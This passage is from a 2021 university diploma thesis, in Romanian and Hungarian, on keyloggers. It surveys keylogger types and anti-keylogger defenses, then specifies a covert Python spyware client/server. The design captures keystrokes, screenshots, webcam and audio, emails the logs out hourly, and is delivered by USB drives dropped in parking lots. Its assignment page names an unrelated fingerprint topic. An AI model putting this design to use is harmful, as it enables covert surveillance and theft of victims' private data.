
UNIVERSITATEA SAPIENTIA DIN
CLUJ-NAPOCA
FACULTATEA DE ȘTIINȚE TEHNICE ȘI
UMANISTE,
TÎRGU-MUREȘ
SPECIALIZAREA CALCULATOARE

KEYLOGGER

PROIECT DE DIPLOMĂ

Coordonator științific:
Dr. Szántó Zoltán

Absolvent:
Felmeri Zsolt

2021

UNIVERSITATEA "SAPIENTIA" din CLUJ-NAPOCA		Viza facultății:
Facultatea de Științe Tehnice și Umaniste din Târgu Mureș		
Specializarea: <u>Calculatoare</u>		
LUCRARE DE DIPLOMĂ		
Coordonator științific: ș.l. dr. ing. Szántó Zoltán	Candidat: Felmeri Zsot Anul absolvirii: 2021	
<p>a) Tema lucrării de licență: SISTEM DE RECUNOAȘTEREA AMPRENTELOR DIGITALE</p> <p>b) Problemele principale tratate:</p> <ul style="list-style-type: none"> - Studiu bibliografic privind sistemele de identificare biometrice - Realizarea unei aplicații pentru extragerea trăsăturilor - Clasificare imaginilor capturate <p>c) Desene obligatorii:</p> <ul style="list-style-type: none"> - Schema bloc al aplicației - Diagrame UML privind software-ul realizat. <p>d) Softuri obligatorii:</p> <ul style="list-style-type: none"> -Aplicație de recunoastere a amprentelor digitale <p>e) Bibliografia recomandată:</p> <p>[1] -Davide Maltoni, Dario Maio, Anil K. Jain, Salil Prabhakar, "HANDBOOK OF FINGERPRINT RECOGNITION", 2003</p> <p>[2] -Atul S. Chaudhari, Dr. Girish K. Patnaik, Sandip S. Patil, "IMPLEMENTATION OF MINUTIAE BASED FINGERPRINT IDENTIFICATION SYSTEM USING CROSSING NUMBER CONCEPT", International Journal of Computer Trends and Technology (IJCTT) - volume 8 number 4, Feb 2014</p>		
<p>f) Termene obligatorii de consultații: săptămânal</p> <p>g) Locul și durata practicii: Universitatea Sapientia, Facultatea de Științe Tehnice și Umaniste din Târgu Mureș</p> <p>Primit tema la data de: ...</p> <p>Termen de predare: ...</p>		
Semnătura Director Departament		Semnătura coordonatorului
Semnătura responsabilului programului de studiu		Semnătura candidatului

Model tip a.

Declarație

Subsemnata/ul FELMERI ZSOLT, absolvent(ă) al/a specializării INFORMATICĂ, promoția 2021 cunoscând prevederile Legii Educației Naționale 1/2011 și a Codului de etică și deontologie profesională a Universității Sapiientia cu privire la furt intelectual declar pe propria răspundere că prezenta lucrare de licență/proiect de diplomă/disertație se bazează pe activitatea personală, cercetarea/proiectarea este efectuată de mine, informațiile și datele preluate din literatura de specialitate sunt citate în mod corespunzător.

Localitatea,

Data:

Absolvent

Semnătura.

Declarație

Subsemnata/Subsemnatul, funcția, titlul științific declar pe propria răspundere că, absolvent al specializării a întocmit prezenta lucrare sub îndrumarea mea.

În urma verificării formei finale constat că lucrarea de licență/proiectul de diplomă/disertația corespunde cerințelor de formă și conținut aprobate de Consiliul Facultății de Științe Tehnice și Umaniste din Târgu Mureș în baza reglementărilor Universității Sapiientia. Luând în considerare și Raportul generat din aplicația antiplagiat "Turnitin" consider că sunt îndeplinite cerințele referitoare la originalitatea lucrării impuse de Legea educației naționale nr. 1/2011 și de Codul de etică și de ontologie profesională a Universității Sapiientia, și ca atare sunt de acord cu prezentarea și susținerea lucrării în fața comisiei de examen de licență/diplomă/disertație.

Localitatea,

Data:

Semnătura îndrumătorului

Tartalomjegyzék

1	Bevezető	1
1.1	Célkitűzés	2
2	Elméleti megalapozás és bibliográfiai tanulmány (a téma pontos körülhatárolása érdekében végzett dokumentálódás)	2
2.1	Definíció	2
2.2	Keylogger típusok	3
2.2.1	Wireless keylogger	4
2.2.2	Hardver keylogger	4
2.2.3	Szoftver keylogger	4
2.2.4	Akusztikus keylogger	4
2.3	Keyloggerek elleni védelem	4
2.3.1	Aláírás alapú anti keylogger	5
2.3.2	Horog alapú anti keylogger	5
3	A rendszer specifikációi és architektúrája (szoftverek és hardverek esetében)	6
3.1	Felhasználói követelmények	6
3.2	Rendszer követelmények	7
3.2.1	Funkcionális követelmények	7
3.2.2	Nem funkcionális követelmények	8
4	A részletes tervezés	10
4.1	Szerver	10
4.1.1	Server osztály	10
4.1.2	Keylogger osztály	11
4.1.3	MenuHandler osztály	13
4.2	Kliens	13
4.2.1	Client osztály	13
4.2.2	KeyLoggerClient osztály	13
4.2.3	MenuHandlerClient osztály	15
4.3	GUI	18
5	A rendszer felhasználása (szoftverek és hardverek esetében)	20
6	Üzembe helyezés és kísérleti eredmények (szoftverek és hardverek esetében)	20
7	Következtetések	20
8	Irodalomjegyzék	20
9	Függelék (beleértve a forráskódot és dokumentációt tartalmazó adathordozót)	20

Ábrák jegyzéke

1	Általános keylogger	3
2	Személyreszabott keylogger	6
3	menü diagram	7
4	A kpcsolatot létesített rendszer	8
5	GUI	19
6	Karakterek elküldése	20

Táblázatok jegyzéke

1	protokoll	11
---	---------------------	----

1 Bevezető

Világunk egyre inkább a digitalizálódás fele halad. Ennek következtében már a legtöbb embernek birtokában van legalább egy számítógép, ami lehet hordozható laptop vagy asztali gép. Mivel az emberek 2021-ben rendelkeznek digitális ujjlenyomattal, ezért az adatok biztonsága előtérbe kerül. Egy ilyen eszköz, amely az adatokkal dolgozik, a keylogger. A keylogger egy olyan szoftver vagy hardver, amely a számítógéphez csatlakoztatott billentyűzet naplózására használandó. A dolgozatban a legnagyobb szerepben a szoftver alapú keylogger részesül. Ugyanakkor, a szoftver kivitelezésénél a támadó szemszöge kerül előtérbe, akinek az a célja, hogy adatokat feltűnésmentesen tudjon eltulajdonítani.

A keyloggereknek van jó, illetve rossz oldaluk is. Rosszhírük a filmvilágnak köszönhetően terjedt el rohamosabban, ugyanis a filmekben az úgynevezett hacker használ ilyen és ehhez hasonló eszközöket. A mindennapi életből vehetjük akár egy gyanakodó férj vagy feleség példáját. Akár a féltékenység szüleményeként létrejött keylogger segíthet annak a felderítésében, hogy a másik fél kivel kommunikál és akár az egész írásbeli beszélgetés nyomon követhető. A fennebb megadott példák, helyzetek a rossz használati utakról szólnak, viszont egy sokkal helyénvalóbb módja a használatának cégeken belül mutatkozik meg. A cégek esetében, ha hiba keletkezik ellenőrizni lehet, hogy mi is a kiváltó ok, azáltal, hogy nyomon tudják követni az alkalmazottaik számítógép használatát az irodában.

Az első keylogger hardver alapú volt, amit a Szovjet Únió fejlesztett ki a 1970-es évek közepén írógépeket célozva. Megmérte az IBM Selectric írógépek nyomtatófejének mozgását a regionális mágneses mezőre gyakorolt finom hatásokon keresztül, amelyeket a nyomtatófej forgása és mozgásai okoztak. Egy korai keyloggert Perry Kivolowitz írt, és 1983 november 17-én tette közzé az Usenet net.unix-wizards, net.sources. A felhasználói módú program a karakterlisták (kliensek) felkutatásával és kiírásával működött, ahogyan a Unix kernelbe beállították. Az 1970-es években a kémek keyloggereket telepítettek az amerikai nagykövetség és a moszkvai konzulátus épületébe, kihasználva a Selectric II és a Selectric III elektomos írógépek hibáit. A szovjet nagykövetségek elektromos írógépek helyett kézi írógépeket használtak bizalmas információkhoz, nyilván azért, mert nem sebezhetőek az ilyen támadásokkal szemben. 2013-tól az orosz különleges szolgálatok még mindig írógépeket használnak.

Az ellenintézkedések hatékonysága változó, mivel a keyloggerek különböző technikákat alkalmaznak az adatok rögzítésére. Így az ellenintézkedéseknek hatékonynak kell lenniük az adott adatrögzítési technikával szemben is. A grafikus felhasználói felülettel rendelkező operációs rendszereken használható a képernyőn megjelenő billentyűzet. Ez hatékony a hardveres keyloggerek ellen, ugyanis egyértelmű módon nem kerül sor a hagyományos billentyűzet használatára.

A következő fejezetben részletes bemutatásra kerülnek a keyloggerek típusai és az ellenintézkedések formái.

1.1 Célkitűzés

2 Elméleti megalapozás és bibliográfiai tanulmány (a téma pontos körülhatárolása érdekében végzett dokumentálódás)

2.1 Definíció

[1] A keyloggerek egyfajta szoftverek, amelyek rögzítik a billentyűzet billentyűleütéseit, és naplófájlba mentik azokat. Rosszindulatúsága abból fakad, hogy egy harmadik félnek eljuttatja a naplófájlba elmentett adatokat. Ennek következtében képesek érzékeny információk, például felhasználónév, PIN-kód és jelszó elfogására. A rosszindulatú programoknak számos nevük van az angol nyelvben, például: “malicious code (MC)”, “malicious software”, “malware” és “malcode”.

Numerous, McGraw és Morrisett a következő képpen definiálták a rosszindulatú kódot: [1] “bármely kód, amelyet hozzáadtak, megváltoztattak vagy eltávolítottak egy szoftverrendszerből annak érdekében, hogy szándékozan kárt okozzanak vagy felforgassák a rendszer tervezett funkcióját.”

Egy általános keylogger use-case diagramja a Figure 1-en látható. Ennek főbb mozzanatai: az áldozat gépének megfertőzése, az áldozat számítógéppel való interakciója, adatgyűjtés és az adatok megtekintése.

A szoftver eljuttatása az áldozat gépre különböző eszközök segítségével történhet, mint például e-mail, USB Rubber Ducky vagy hálózati szerver. E-mail-en keresztül csatolmányban lehetne elküldeni, de az e-mail szerverek blokkolják a futtatható fájlok küldését, mert tartalmazhat malcode-ot. Ezért egy letöltő linket szoktak küldeni, tehát a hálózati szerver az e-mail-lel együtt dolgozik.

A USB rubber ducky egy speciális USB, amit a számítógép billentyűzetként ismer fel. Léteznek úgynevezett ducky szkriptek, amelyeket bináris állományként a Windows NT rendszerek automatikusan lefuttatnak. A bináris állomány úgy hajtodik végre mintha billentyűzettel pötyögnénk be a szöveget csak sokkal gyorsabban kerül kivitelezésre.

A billentyűzet, a mouse használatát és az áldozat mindennapi tevékenységét a számítógéppel nevezzük a számítógéppel való interakciónak.

A köztes elem, amely összeköti a két felet az az internet. A két fél a világ bármelyik felén lehet, mert a kapcsolat létesítését nem befolyásolja. A szoftver tartalmazhat több kapcsolatot is, de általában csak egyet szokott tartalmazni.

Az adatgyűjtés során az információk egy, a szoftver által generált, naplóállományba mentődnek el. A több kapcsolatot kialakító szoftvernél figyelembe kell venni, hogy a különböző gépektől elküldött adat ne egymáson, azaz minden információ egy állományhoz tartozzon, hanem külön legyenek elmentve a kiértékelés szempontjából. Az adatgyűjtés lehet lokálist vagy globális. Lokális akkor beszélünk, ha csak egy alkalmazás használatakor kerül elmentésre az adat. A globális adatgyűjtés a rendszer teljes használatát átkarolja.




Figure 1: Általános keylogger

2.2 Keylogger típusok

Operációs rendszer szintjén két féle keylogger létezik: magas szintű és alacsony szintű (high-level and low-level) [4]. A magas szintű keyloggerek az operációs rendszer felhasználói módjában hajtódnak végre, ezek a felhasználói mód horgainak variációival valósulnak meg. Windows operációs rendszeren a felhasználó billentyű-leütéses eseményeit egy olyan üzenetkezelő mechanizmus jelöli, amely a billentyűzet-ről átadja az adatokat annak az ablaknak, amely válaszol a billentyűleütésre. Ez az üzenetmechanizmus összekapcsolható, hogy a támadónak hozzáférést biztosítson a billentyűleütésekhez még azelőtt, hogy elérné az alkalmazást. A kontextustól függően a kifejlesztett keylogger globális vagy lokális horgot valósíthat meg a billentyűleütések eseményeinek lekérésére. A globális horgok az egész rendszerre kiterjedő üzeneteket, míg a lokális horgok az alkalmazás specifikus üzeneteket figyelik. Ezekkel az összekapcsolt üzenetekkel a támadó elolvashatja a beírt billentyűleütéseket, módosíthatja azok adatait, sőt teljesen megszakíthatja az üzenetáramlást. Azonban általában a keyloggerek csak a billentyűleütés adatait olvassák és továbbítják az üzenetet a lánc következő tagjának.

Az alacsony, kernel szintű keyloggerek általában “rootware”-ként valósulnak meg [2], “rootkit” és “spyware” kombinációjaként. A rootkit egy olyan program vagy eszközkészlet, amely titokban fut egy fertőzött gépen annak érdekében, hogy hosszú távú, észrevétlen hozzáférést biztosítson a rendszer gyökeréhez a támadó számára. Az elrejtettség általában kiemelt fontosságú a rootkit számára, mivel célja az operációs rendszer magjának (kernel) állandó módosítása. A spyware olyan szoftver, amely felhasználói adatokat gyűjt az áldozat beleegyezése nélkül. Ezt a két kifejezést használva a rootware keyloggerek olyan rejtett szoftverek, amelyek bekapcsolódnak a létfontosságú rendszer szokásos munkameneteljébe, hogy összegyűjtsék és továbbítsák a felhasználói billentyűleütéseket az áldozat tudta és beleegyezése nélkül.

A keyloggerek négy fő kategóriára oszthatók: hardver, wireless, akusztikus és szoftver [1]. Bár ezeknek különböző a használati módjuk és az információ szerzési módszereik, egy közös dolgon osztoznak: lementik az ellopott információt vagy adatot egy log állományba.

2.2.1 Wireless keylogger

A wireless keylogger kihasználja a Bluetooth interfészeket, hogy a rögzített adatokat 100 méteres körzetben továbbítsa. Elsődleges célja az átvitt csomagok lehallgatása wireless billentyűzetről. Hátránya, hogy szükséges egy fogadó/antenna relatív közel a célpont munkakörnyékéhez.

2.2.2 Hardver keylogger

A hardver keylogger egy olyan fizikai eszköz, amely a billentyűzet és a számítógép között helyezkedik el. Kétféle csatlakozási módszer létezik: a keyloggerek közvetlenül összekapcsolhatók a billentyűzet és a számítógép között. A második módszer nem igényel fizikai kapcsolatot a számítógéppel, hanem egy keylogger áramkör telepítését igényli a billentyűzetbe. Ennek a módszernek az az előnye, hogy a felhasználók nem figyelhetik fizikailag a keyloggert.

2.2.3 Szoftver keylogger

A szoftver keylogger elfogja a billentyűzet és az operációs rendszer mentén haladó adatokat. Gyűjti a billentyű karaktereit egy állományba, majd továbbítja a támadónak, aki telepítette a keyloggert.

2.2.4 Akusztikus keylogger

A hardware keylogger-rel ellentétben az acoustic keylogger elemzésekor rögzíti az egyes billentyűleütések hangját. Különleges felszerelés szükséges a felhasználó gépelés hangjának meghallgatásához. Parabolikus mikrofonokat használnak nagy távolság alapuló rögzítésre, ezért ezt a mikrofont arra használják, hogy a billentyűzet hangját 30 méter távolságból vegye fel a célzott helyről.

2.3 Keyloggerek elleni védelem

Mivel létezik a rossz akarat, a kártevés akarata, ezért szükség van ezek kivédésére is. A rossz indulattal használt keyloggereket nagymértékben ellenőrizték és tettek ellenük, de napjainkban egyre több ilyen szoftver készül. Ezért lehetetlen az összeset megakadályozni. [4] A rosszindulatú programok észlelését gyakran statikusan vagy dinamikusan nézik. A statikus észlelés magába foglalja az aláírás alapú mintázatfelismerést, míg a dinamikus észlelés viselkedésbeli és működési alapú megfigyelést jelent. A statikus felismeréshez rosszindulatú programok észlelésére van szükség a rendszer figyelése érdekében, hogy a felismerhető rosszindulatú aláírásokat vagy 'checksum'-okat kiszűrje. Ezek az aláírások lényegében olyan gépi utasítások szekvenciái, amelyek megfelelnek a program által a gazdagépen végrehajtott gyanús tevékenységnek. Két jelentős probléma merül fel ezzel a technikával:

- a rosszindulatú programfelismerőt folyamatosan frissíteni kell az új rosszindulatú programokkal
- nincs védelem a rosszindulatú programok ellen, amelyek aláírása nem ismert

Az utóbbi a rosszindulatú keyloggerekre erősen vonatkozik, mivel nincs egyedi aláírásuk. Ezért dinamikus detektálási technikákat kell alkalmazni a rosszindulatú keyloggerek észlelésére.

2.3.1 Aláírás alapú anti keylogger

[3] Ezek olyan alkalmazások, amelyek a telepített fájlok vagy DLL-ek, valamint az általa készített beállításjegyzék alapján azonosítják a keyloggereket. Bár sikeresen azonosítja az ismert keyloggereket, nem tudja azonosítani azokat a keyloggereket, amelyeknek aláírása nincs tárolva az adatbázisban. A vírusirtó szoftverek többsége ezen a megközelítésen alapuló eljárást alkalmazza.

2.3.2 Horog alapú anti keylogger

[3] A windows rendszereken egy horog folyamat a *SetWindowsHookEx* függvényt használja, ugyanazokat a funkciókat, mint a horog alapú keyloggerek. Ezt arra használják, hogy figyelemmel kísérjék a rendszer bizonyos típusú eseményeit, például billentyűleütés vagy egérgattintás. Azonban a horog alapú anti keyloggerek blokkolják a vezérlés ezen átadását egyik horog eljárásról a másikra. Ennek eredményeként a keylogger szoftver nem generál naplózást a billentyűleütés elfogásakor. Bár a horog alapú anti keyloggerek jobbak mint az aláírás alapú anti keyloggerek, de ezek továbbra sem képesek megállítani minden keyloggert.

3 A rendszer specifikációi és architektúrája (szoftverek és hardverek esetében)

3.1 Felhasználói követelmények

A rendszernek két típusú felhasználója van: egy aktív és egy passzív. A Figure 2 mutatja a személyreszabott rendszer use case diagramját.




Figure 2: Személyreszabott keylogger

A passzív felhasználó az ábrán levő áldozatot (target) jelképezi. A szoftver az áldozat tudta nélkül kell, hogy fusson az operációs rendszeren, miközben az áldozat folyamatosan használja a számítógépjét.

A támadó (hacker) tölti be az aktív felhasználó szerepkörét. Legelső lépése a szoftver eljuttatása az áldozat gépére. Az eljuttatáshoz használható a USB rubber ducky, amiből többet is lehet készíteni és elszórni például egy autó parkolóban, mert egy kíváncsi természetű ember mindig akad. A USB eszközök elszórása után a hacker feladata, hogy elindítsa a szoftver másik felét, hogy a kapcsolat létre tudjon jönni.

A kapcsolat létrejötte után, a támadónak lehetősége van megtekinteni az áldozat rendszerének az információit, mint például a számítógép neve, processzor információ, bejelentkezett felhasználó felhasználóneve, a használatban levő operációs rendszer neve, verziószáma és architektúrája. Ha az áldozat használta a billentyűzetet, akkor a támadó megtekintheti az áldozat által lenyomott billentyűket karakterek vagy szavak formátumában.

A támadónak lehetősége van további információ szerzésre, ahogyan azt a Figure 3 tartalmazza, mégpedig képernyőkép (screenshot), webkamerakép (webcam picture) és hangfelvétel (audio recording) formátumban.




Figure 3: menü diagram

Ha a támadó úgy látja jónak, lehetősége adódik a kapcsolat felbontására. A kapcsolat felbontása után a billentyűzet eseményei az áldozat rendszerére mentődnek el egy állományba, és óránként e-mail küldésével továbbítja ezt az állományt a támadónak egy képernyőképpel együtt.

3.2 Rendszer követelmények

3.2.1 Funkcionális követelmények

Az aktív felhasználó szemszögéből a Figure 4 szemlélteti a rendszer működési elvét. A szerver és a kliens kapcsolódása után, a támadónak igénye lehet használni a GUI-t és a parancssoron megjelenő menüt. Amint a kapcsolat létrejött a GUI automatikusan elindul, és valós időben adódnak hozzá az adatok.

A GUI segít a megszerzett adatok megjelenítésében. Itt három opció lehetséges: rendszerinformáció megtekintése, karakterek, illetve a karakterekből alkotott szavak megtekintése. Az alábbi opciókat gombnyomásra előhívhatja a felhasználó.

A rendszerinformáció megtekintésében a felhasználónak szükséges rákattintania a *PCInformation* gombra. Ez által egy új ablak ugrik fel, ahol az információk megjelenítésre kerülnek. Az adatok az elmentett fájlból kiolvasva kerülnek az ablak megjelenítő részébe. Ez az ablak bármikor előhívható vagy bezárható, amíg a GUI alkalmazás fut.

A GUI automatikus elinulása után a karaktereket a lementett naplóállományból olvassa ki és jeleníti meg egy legördülő listában, ha létezik ez az állomány. Különben egy üres lista jelenik meg. A szavakat is meg lehet nézni, amelyek úgy épülnek fel, hogy a karakterek egy karakterláncba fűződnek amíg egy *ENTER* vagy egy *SPACE* elválasztó karakter nem következik. Megjelenítésüket a karaktereknek és a szavaknak lehet váltogatni tetszés szerint a *Characters* és a *Words* gombokat alkalmazva.

Mivel a GUI egy egyedül álló alkalmazás, ezért be lehet zárni, és nem befolyásolja az adatgyűjtést. A parancssoron megjelenő menü arra szolgál, hogy a szerver kérést küldjön a kliens felé. A kérések a következők lehetnek: képernyőkép (screenshot), webkamerakép (webcam picture), hangfelvétel (audio recording) és kapcsolat bezárás. A kérés közben megjelenik, a folyamat ütemezési információja. Például, ha egy képernyőképet kér a felhasználó, akkor megjelenik a folyamat kezdéséhez járuló szöveg, és a befejezésénél a végéhez járuló szöveg, hogy követhető legyen az adatátvitel. A menüpontokat számok formátumban kell megadni a parancssoron:

- 1 = screenshot
- 2 = webcam picture
- 3 = audio recording
- 4 = connection closure




Figure 4: A kapcsolatot létesített rendszer

3.2.2 Nem funkcionális követelmények

A szoftver működik windows, linux és darwin rendszerek alatt, a verzió nem befolyásolja. A rendszeren szükséges telepíteni a python 3.x verzióját, mivel olyan modulok vannak használatban, amelyeket a python 2.x nem ismer. Ez egy olyan

szoftver, amelyet törvényes és törvénytelen dologra is lehet használni. Törvényesen például monitorizálni a céges alkalmazottak munka időszakában lebonyolított tevékenységeket. Törvénytelen például, ha valaki arra használja, hogy ellopjon bizalmas információkat személyektől. Ez a használón múlik, hogy melyik utat választja.

A python 3.x verzióhoz szükséges modulok a futtatáshoz:

- pynput = 1.6.8
- pyautogui
- pyaudio
- wave
- socket
- opencv
- getpass
- os
- sys
- threading
- datetime
- smtplib
- email
- imaplib
- shutil
- platform
- tkinter
- logging
- pyinstaller
- http.server

A **pynput** modul a billentyűzet és az egér eseménykezelését teszi lehetővé. Egy régebbi verzióját kell használni (1.6.8), mert a legújabb (1.7.2) nem kompatibilis a fordító programokkal.

A **pyautogui** modullal képernyőképet lehet készíteni, és azt elmenti egy fájlba a rendszeren. A végrehajtásához szükséges, hogy a felhasználó képernyőképet tudjon készíteni önmagának.

A **pyaudio** és a **wave** modulok a hangfelvétel készítésében használandók. A **pyaudio** egy listát állít elő a hanganyaggal, ahogyan azt ábrázolni lehet binárisan, míg a **wave** ebből a lisából egy *.wav* kiterjesztésű állományt készít. Ehez szükséges, hogy a felhasználónak legyen mikrofonja, ami csatlakoztatva van a számítógéphez.

A hálózati kapcsolat megteremtéséhez a **socket** modul segít. Ez meghatározza a kapcsolat milyenségét, hogy hányan csatlakozhatnak a szerverhez és hogy a szerver meddig várjon a kliensre.

Az **opencv** modul képek vagy videók feldolgozásában használható, például webkamerakép készítésére.

A **getpass**, **os**, **sys**, **shutil** és **platform** modulok a rendszerfüggvények elérését biztosítja. A rendszerinformációit függvények használata, mint például a processzor specifikációi, a bejelentkezett felhasználó felhasználóneve, a számítógép neve, a rendszer verziószáma stb.

A **threading** modul segítségével új, párhuzamos szálakat hozhatunk létre. Ez segít több feladat elvégzésében egymást nem blokkolva.

A **datetime** modullal le lehet kérni az aktuális időt, olyan formátumban amilyenben a használó szeretné.

Az **smtplib**, **imaplib** és **email** modulok segítségével lehet kapcsolódni a gmail szerveréhez üzenet küldés vagy fogadás céljából. Az **imaplib** modullal lehet

kapcsolatot teremteni olvasásra, míg az **smtplib** modullal írásra, azaz küldésre. Az **email** modul tartalmazza azokat az osztályokat, amelyek szükségesek egy email objektum létrehozásában és kódolásában.

A **tkinter** modul a GUI elkészítésére használandó, ez felel a megjelenítésben.

A **logging** modul segítségével visszajelzéseket adunk a szoftvertől a felhasználónak, hogy lehessen követni az aktuális feladat menetét. Ehez szükséges egy *logging.conf* állomány, mely beállítja a loggolási opciókat.

A **pyinstaller** modul egy fordító program, amely python kódból futtatható fájlt készít. Lefordításra csak a kliens kerül, mert azt kell az áldozat rendszerére telepíteni, úgy, hogy a háttérben fusson. Ezt be lehet állítani a *w* opcióval windows és OS X rendszereken, míg *NIX rendszereken nem veszi számításba ezt az opciót. A *onefile* opció összesűríti egy futtathatóvá, ez által lehetővé teszi, hogy ne kelljen más szükséges állományokat is telepíteni az áldozat rendszerére. Be lehet állítani a futtatható fájl nevét (*name* opció) és ikonját is (*icon* opció).

4 A részletes tervezés

4.1 Szerver

Először, hogy működjön a gyakori operációs rendszereken (Windows, Linux, MacOS) meg kell nézni, hogy melyiken futtatjuk. Ezt a platform modul `system` függvény segítségével tudjuk megnézni:

```
sys_name = platform.system().lower()

if sys_name == 'windows':
    temp_path = f"C:/Users/{getpass.getuser()}/AppData/Local/Temp/"
elif sys_name == 'linux' or sys_name == 'darwin':
    temp_path = "/tmp/"
else:
    print("Unknown system!\nExiting...")
    sys.exit(1)
```

Ha nem a három operációs rendszer közé tartozik, akkor kilép a program. Itt a rendszer neve meghatározza a *temp_path* változót, ami a későbbiekben arra lesz használva, hogy bizonyos adatokat elmentsen. A *temp_path* változó a temporális mappa elérhetőségét tartalmazza. Ez linux és darwin (MacOS) rendszereken megegyező, míg windows rendszeren különbözik.

Ahogy a Figure ??-en látható, a szerver oldalon három osztály található (Server, Keylogger, MenuHandler) és ehez még hozzacsatolódik a GUI rész is.

4.1.1 Server osztály

A Server osztály hallgat egy bizonyos portot, és várja a kliens kapcsolódását. Az osztálynak három attribútuma van: egy ip cím, port és maga a szerver, amely megmondja, hogy milyen kapcsolatot hoz létre, ebben az esetben TCP kapcsolat. Az ip címnek egy üres karakterláncot kell megadni példányosításkor. A kapcsolat létesítésében a *connect* függvény játszik szerepet.

4.1.2 Keylogger osztály

